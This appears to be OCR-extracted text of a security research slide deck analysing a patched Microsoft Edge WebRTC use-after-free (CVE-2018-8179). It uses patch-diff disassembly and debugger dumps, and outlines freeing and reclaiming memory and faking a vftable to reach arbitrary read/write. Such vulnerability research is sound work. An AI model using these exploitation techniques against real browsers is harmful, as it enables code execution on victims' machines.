VULNERABILITY DETAILS	This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Microsoft Edge. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the processing of parameters to WebRTC APIs. By performing actions in JavaScript an attacker can cause a pointer to be reused after it has been freed. An attacker can leverage this vulnerability to execute code under the context of the current process.
ADDITIONAL DETAILS	Microsoft has issued an update to correct this vulnerability. More details can be found at: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8179
CREDIT	Richard Zhu (fluorescence)


Achieve User Mode Arbitrary Address Read/Write - The Vulnerable Component

- WebRTC is an open framework for the web that enables Real Time Communications in the browser. It includes the fundamental building blocks for high-quality communications on the web, such as network, audio and video components used in voice and video chat applications.


Achieve User Mode Arbitrary Address Read/Write - Patch Diff on ORTC::UnpackArrayObjectVar

The patch introduced some new functions


- CJScript9Holder::VarAddRef
- CJScript9Holder::VarRelease
- ORTC::ClearModernArrayVarsIfNecessary



```
mov     rcx, [rbp+var_18] ; void *
call    ?VarAddRef@CJScript9Holder@@SAXPEAX@Z ; CJScript9Holder::VarAddRef(void *)
lea     rdx, [rbp+var_18]
mov     rcx, r14        ; void *
call    ??$Add@PEAV?$OrtcStatData@V?$SmartOrtcStatsStruct@URTCTransportDiagnosticsStats@@$1?MSTransportDiagnos
```



```
loc_18055FD84:
mov     edx, ebx
mov     rcx, rdi
call    ??A?$CModernArray@V?$TSmartPointer@VCCaptureStreamProxy@@VCStrongReferenceTra
mov     rcx, [rax]      ; void *
call    ?VarRelease@CJScript9Holder@@SAXPEAX@Z ; CJScript9Holder::VarRelease(void *)
inc     ebx
cmp     ebx, [rdi+8]
jb      short loc_18055FD84
```




```
loc_18055FD84:                          ; CODE XREF: ORTC::ClearModernArrayVarsIfNecessary(CModernArray<void *,CDefaultTraits<void
                mov     edx, ebx
                mov     rcx, rdi
                call    ??A?$CModernArray@V?$TSmartPointer@VCCaptureStreamProxy@@VCStrongReferenceTraits@@PEAV1@@@V?$CDefaultTraits
                mov     rcx, [rax]      ; void *
                call    ?VarRelease@CJScript9Holder@@SAXPEAX@Z ; CJScript9Holder::VarRelease(void *)
                inc     ebx
                cmp     ebx, [rdi+8]
                jb      short loc_18055FD84

loc_18055FD9D:                          ; CODE XREF: ORTC::ClearModernArrayVarsIfNecessary(CModernArray<void *,CDefaultTraits<void
                mov     rcx, rdi
                mov     rbx, [rsp+28h+arg_0]
                add     rsp, 20h
                pop     rdi
                jmp     ?RemoveAll@?$CModernArray@PEAVSincResampler@media@@V?$CDefaultTraits@PEAVSincResampler@media@@@@@@QEAAXXZ ;
```

Achieve User Mode Arbitrary Address Read/Write - Patch Analysis


- Before each JS object is saved in CModernArray, function ORTC::UnpackArrayObjectVar calls CJScript9Holder::VarAddRef to add a reference for it.
- When releasing these JS objects saved in CModernArray, function ORTC::ClearModernArrayVarsIfNecessary calls CJScript9Holder::VarRelease to release the previously added references.
- An attacker can release JS object via a user defined callback function in ORTC::UnpackArrayObjectVar function, which could lead to a UAF condition.

Achieve User Mode Arbitrary Address Read/Write - Vulnerability Root Cause

UnpackArrayObjectVar unpacks a JavascriptArray, which contains an array of JS objects. The pointers of these JS objects are saved in an internal CModernArray structure.




```
if ( ORTC::IsArrayVar(a2, a3, (void *)a3) )
{
  CModernArray<TSmartPointer<COmWindowProxy,CWeakReferenceTraits,COmWin
  v6 = ORTC::UnpackArrayObjectVar(v3, (__int64)v5, &v12);
  if ( v6 >= 0 )
  {
    v9 = 0;
    if ( v13 )
    {
      do
      {
        v10 = *(_QWORD *)CModernArray<TSmartPointer<CCaptureStreamProxy
                          (__int64)&v12,
                          v9);
        v6 = _guard_dispatch_icall_fptr(v4, v3);
        if ( v6 < 0 )
          break;
        ++v9;
      }
      while ( v9 < v13 );
    }
```



```
0:016> d rdx
000001ee`51f3c3c0  f8 5c b7 3d ff 7f 00 00-80 d4 f3 51 ee 01 00 00
000001ee`51f3c3d0  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
000001ee`51f3c3e0  20 00 00 00 00 00 00 00-00 00 51 4d ee 01 00 00
000001ee`51f3c3f0  00 00 51 4d ee 01 00 00-00 00 00 00 00 00 00 00
000001ee`51f3c400  1c 00 00 00 00 00 00 00-00 00 e9 38 ee 01 00 00
000001ee`51f3c410  80 41 e7 38 ee 01 00 00-70 ad 62 3d ff 7f 00 00
000001ee`51f3c420  00 00 00 00 00 00 00 00-c0 80 f3 51 ee 01 00 00
000001ee`51f3c430  00 00 01 00 00 00 00 00-00 00 00 00 00 00 00 00
0:016> u poi 000001ee`51f3c3c0
chakra!Js::ES5Array::`vftable':
0:016> db 000001e6`37384250
000001e6`37384250  e0 c7 50 4d ee 01 00 00-50 c8 50 4d ee 01 00 00
000001e6`37384260  c0 c8 50 4d ee 01 00 00-30 c9 50 4d ee 01 00 00
000001e6`37384270  a0 c9 50 4d ee 01 00 00-10 ca 50 4d ee 01 00 00
000001e6`37384280  80 ca 50 4d ee 01 00 00-f0 ca 50 4d ee 01 00 00
000001e6`37384290  60 cb 50 4d ee 01 00 00-d0 cb 50 4d ee 01 00 00
000001e6`373842a0  40 cc 50 4d ee 01 00 00-b0 cc 50 4d ee 01 00 00
000001e6`373842b0  20 cd 50 4d ee 01 00 00-90 cd 50 4d ee 01 00 00
000001e6`373842c0  00 ce 50 4d ee 01 00 00-70 ce 50 4d ee 01 00 00
```


Achieve User Mode Arbitrary Address Read/Write - WebRTC UAF Vulnerability Exploitation Process



Achieve User Mode Arbitrary Address Read/Write - How to Free & Reclaim the Memory

- Define a callback function to be invoked during the unpack operation. In the callback function, the saved JS objects will be freed.
- Then allocate a large number of JavascriptNativeIntArray objects to reclaim the memory previously occupied by the freed JS objects.

The original JS object




```
0:041> d 2c6d290c7e0
000002c6`d290c7e0  d8 dd 61 83 fd 7f 00 00-c0 0f 61 d2 c5 02 00 00
000002c6`d290c7f0  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
000002c6`d290c800  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
000002c6`d290c810  0a 00 00 00 00 00 01 00-0c 00 00 00 00 00 01 00
000002c6`d290c820  0e 00 00 00 00 00 01 00-10 00 00 00 00 00 01 00
000002c6`d290c830  12 00 00 00 00 00 01 00-14 00 00 00 00 00 01 00
000002c6`d290c840  16 00 00 00 00 00 01 00-18 00 00 00 00 00 01 00
000002c6`d290c850  d8 dd 61 83 fd 7f 00 00-c0 0f 61 d2 c5 02 00 00
0:019> d 000002c6`d290c7e0
000002c6`d290c7e0  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
000002c6`d290c7f0  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
000002c6`d290c800  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
000002c6`d290c810  0c 0c 0c 0c 0c 0c 0c 0c-02 00 00 80 02 00 00 80
000002c6`d290c820  68 2b 62 83 fd 7f 00 00-c0 91 f1 be c5 02 00 00
000002c6`d290c830  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
000002c6`d290c840  10 00 00 00 00 00 00 00-60 c8 90 d2 c6 02 00 00
000002c6`d290c850  60 c8 90 d2 c6 02 00 00-20 03 74 d2 c6 02 00 00
```

The beginning of the next JavascriptNativeIntArray object

Part of JavascriptNativeIntArray’s segment, where we can place a fake object.

Achieve User Mode Arbitrary Address Read/Write - Fake a Vftable to Corrupt a JavascriptNativeIntArray Object

- To achieve OOB read/write, we need to corrupt a JavascriptNativeIntArray object via type confusion. We fake a vftable to hijack the virtual function call.
- The subsequent processing of setRemoteCandidates function will be hijacked to call the specific function RegisterTrackingClient, which can be used to corrupt a JavascriptNativeIntArray object.

